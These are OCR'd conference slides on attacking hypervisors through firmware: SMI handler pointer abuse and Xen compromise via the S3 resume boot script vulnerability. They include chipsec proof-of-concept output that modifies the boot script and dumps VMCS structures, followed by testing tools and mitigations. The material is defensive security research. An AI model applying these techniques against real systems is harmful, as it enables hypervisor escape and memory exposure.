
Firmware SMI handler **validates input pointers** to ensure they are outside of SMRAM **preventing overwrite of SMI** code/data

Point SMI handler to overwrite VMM page!



- VT state and EPT protections are OFF in SMM (without STM)
- SMI handler writes to a protected page via supplied pointer

Attacking VMM by proxying through SMI handler



Sometimes attacker doesn't need a vulnerability in firmware…


- When VMM grants VM direct access to firmware or hardware interfaces
- VM exploit doesn't always need to exploit firmware first through these interfaces
- It may use firmware or hardware as a *confused deputy* and attack VMM through some function on behalf of firmware
- Read excellent paper Hardware Involved Software Attacks by Jeff Forristal

Do Hypervisors Dream of Electric Sheep?

Vulnerability used in this section is VU#976132 a.k.a. S3 Resume Boot Script Vulnerability independently discovered by ATR of Intel Security, Rafal Wojtczuk of Bromium and LegbaCore

It’s also used in *Thunderstrike 2* by LegbaCore & Trammell Hudson

Waking the system from S3 “sleep” state



What is S3 boot script table?

A table of opcodes in physical memory which restores platform configuration

S3_BOOTSCRIPT_MEM_WRITE opcode writes some value to specified memory location on behalf of firmware

```
[378] Entry at offset 0x31B0 (len = 0x24, header len = 0x8):
Data:
02 02 00 00 00 00 00 00 04 a8 00 e0 00 00 00 00 | ☻☻       ♦J p
01 00 00 00 00 00 00 00 00 38 0e 00             | ☺         8♫
Decoded:
  Opcode : S3_BOOTSCRIPT_MEM_WRITE (0x02)
  Width  : 0x02 (4 bytes)
  Address: 0xE000A804
  Count  : 0x1
  Values : 0x000E3800
```


S3_BOOTSCRIPT_DISPATCH/2

S3_BOOTSCRIPT_PCI_CONFIG_WRITE

S3_BOOTSCRIPT_IO_WRITE

…

Xen exposes S3 boot script table to Dom0



Xen attack via S3 boot script

```
[+] loaded chipsec.modules.poc.vmm.xen
[*] running loaded modules ..

[*] running module: chipsec.modules.poc.vmm.xen
[*] Module path: /home/user/xen_demo/source/tool/chipsec/m          poc/vmm/xen.pyc
[x][ =======================================================================
[x][ Module: Xen VMM memory exposure
[x][ =======================================================================
[uefi] Found 1 S3 resume boot-script(s)
[uefi] S3 resume boot-script at 0x00000000DBAA4000
[uefi] Decoding S3 Resume Boot-Script..
[uefi] S3 Resume Boot-Script size: 0x8AD9
[*] Modifying system firmware S3 boot script to open Xen memory
[+] PASSED: The firmware S3 boot script has been modified. VMCS structures will be exposed after resume
```

Found S3 boot script table in memory accessible to Dom0

Changing the boot script to access Xen hypervisor pages

```
user@xen-demo2:~/xen_demo/source/tool$ sudo rtcwake -m mem -s 1
rtcwake: wakeup from "mem" using /dev/rtc0 at Sat Jul 25 00:02:18 2015
user@xen-demo2:~/xen_demo/source/tool$
user@xen-demo2:~/xen_demo/source/tool$ sudo python chipsec_main.py -m poc.vmm.vm_find

****** Chipsec Linux Kernel module is licensed under GPL 2.0

################################################################
##                                                            ##
##  CHIPSEC: Platform Hardware Security Assessment Framework  ##
##                                                            ##
################################################################
[CHIPSEC] Version 1.2.0
[CHIPSEC] Arguments: -m poc.vmm.vm_find

****** Chipsec Linux Kernel module is licensed under GPL 2.0

[CHIPSEC] OS      : Linux 3.16.0-30-generic #40~14.04.1-Ubuntu SMP T
[CHIPSEC] Platform: 4th Generation Core Processor (Haswell U/Y)
[CHIPSEC]      VID: 8086
[CHIPSEC]      DID: 0A04

[+] loaded chipsec.modules.poc.vmm.vm_find
[*] running loaded modules ..

[*] running module: chipsec.modules.poc.vmm.vm_find
[*] Module path: /home/user/xen_demo/source/tool/chipsec/modules/poc/vm  m_find.pyc
[x][ =======================================================================
[x][ Module: Virtual Machines Analyser
[x][ -----------------------------------------------------------------------
[*] Searching VM VMCS ...
[*] Found Virtual Machine #1
[*]     Extended Page Tables Address: 000000011EF6F01E
[*]     Guest:  CR0=8005003B  CR3=390F6000  CR4=001426F0  RIP=FFFFFFFF81055165  RSP=FFFFFFFF81C03E90
[*]     Host :  CR0=8005003B  CR3=1058BE000  CR4=001526F0  RIP=FFFF82D0801DE100  RSP=FFFF83011D117F90
```


Dumping Dom0 VMCS from memory protected by EPT

DEMO

Attacking Xen
in its sleep

Image source

Déjà vu?



[Xen 0wning Trilogy (Part 3)] by Invisible Things Lab

So these firmware vulnerabilities are exploitable **from privileged guest** (e.g. root partition, Dom0 ..)

What about use cases where guests must be strongly isolated from the root partition?

Tools and Mitigations

Image [sciencenews.org](https://www.sciencenews.org)

First things first - fix that firmware!

- Firmware **can be tested** for vulnerabilities!

  `common.uefi.s3bootscript`

  (tests S3 boot script protections)

  `tools.smm.smm_ptr`

  (tests for SMI pointer issues)

- Protect the firmware in system flash memory

  `common.bios_wp`

  `common.spi_lock`

  `...`

  (tests firmware protections in system flash memory)

Testing hypervisors…

- Simple hardware emulation fuzzing modules for open source CHIPSEC

  `tools.vmm.*_fuzz`

  I/O, MSR, PCIe device, MMIO overlap, more soon …

- Tools to explore VMM hardware config

  `chipsec_util iommu` (IOMMU)

  `chipsec_util vm` (CPU VM extensions)

Dealing with system firmware attacks..

- A number of interfaces through which firmware can be attacked or relay attack onto VMM
  - UEFI variables, SMI handlers, S3 boot script, SPI flash MMIO, FW update..
  - FW doesn’t know memory VMM needs to protect
- VMM need to be careful with which of these it exposes to VMs including to administrative (privileged) guests
  - Some need not be exposed (e.g. S3 boot script), some may be emulated and monitored

Conclusions

- Compromised firmware is bad news for VMM. Test your system's firmware for security issues
- Windows 10 enables path for firmware deployment via Windows Update
- Secure privileged/administrative guests; attacks from such guests are important
- Vulnerabilities in device and CPU emulation are very common. Fuzz all HW interfaces
- Firmware interfaces/features may affect hypervisor security if exposed to VMs. Both need to be designed to be aware of each other

References

1. CHIPSEC: https://github.com/chipsec/chipsec
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3. Attacking and Defending BIOS in 2015 by Intel ATR
4. Hardware Involved Software Attacks by Jeff Forristal
5. Xen 0wning Trilogy by Invisible Things Lab
6. http://www.legbacore.com/Research.html
7. Low level PC attack papers by Xeno Kovah

Thank You!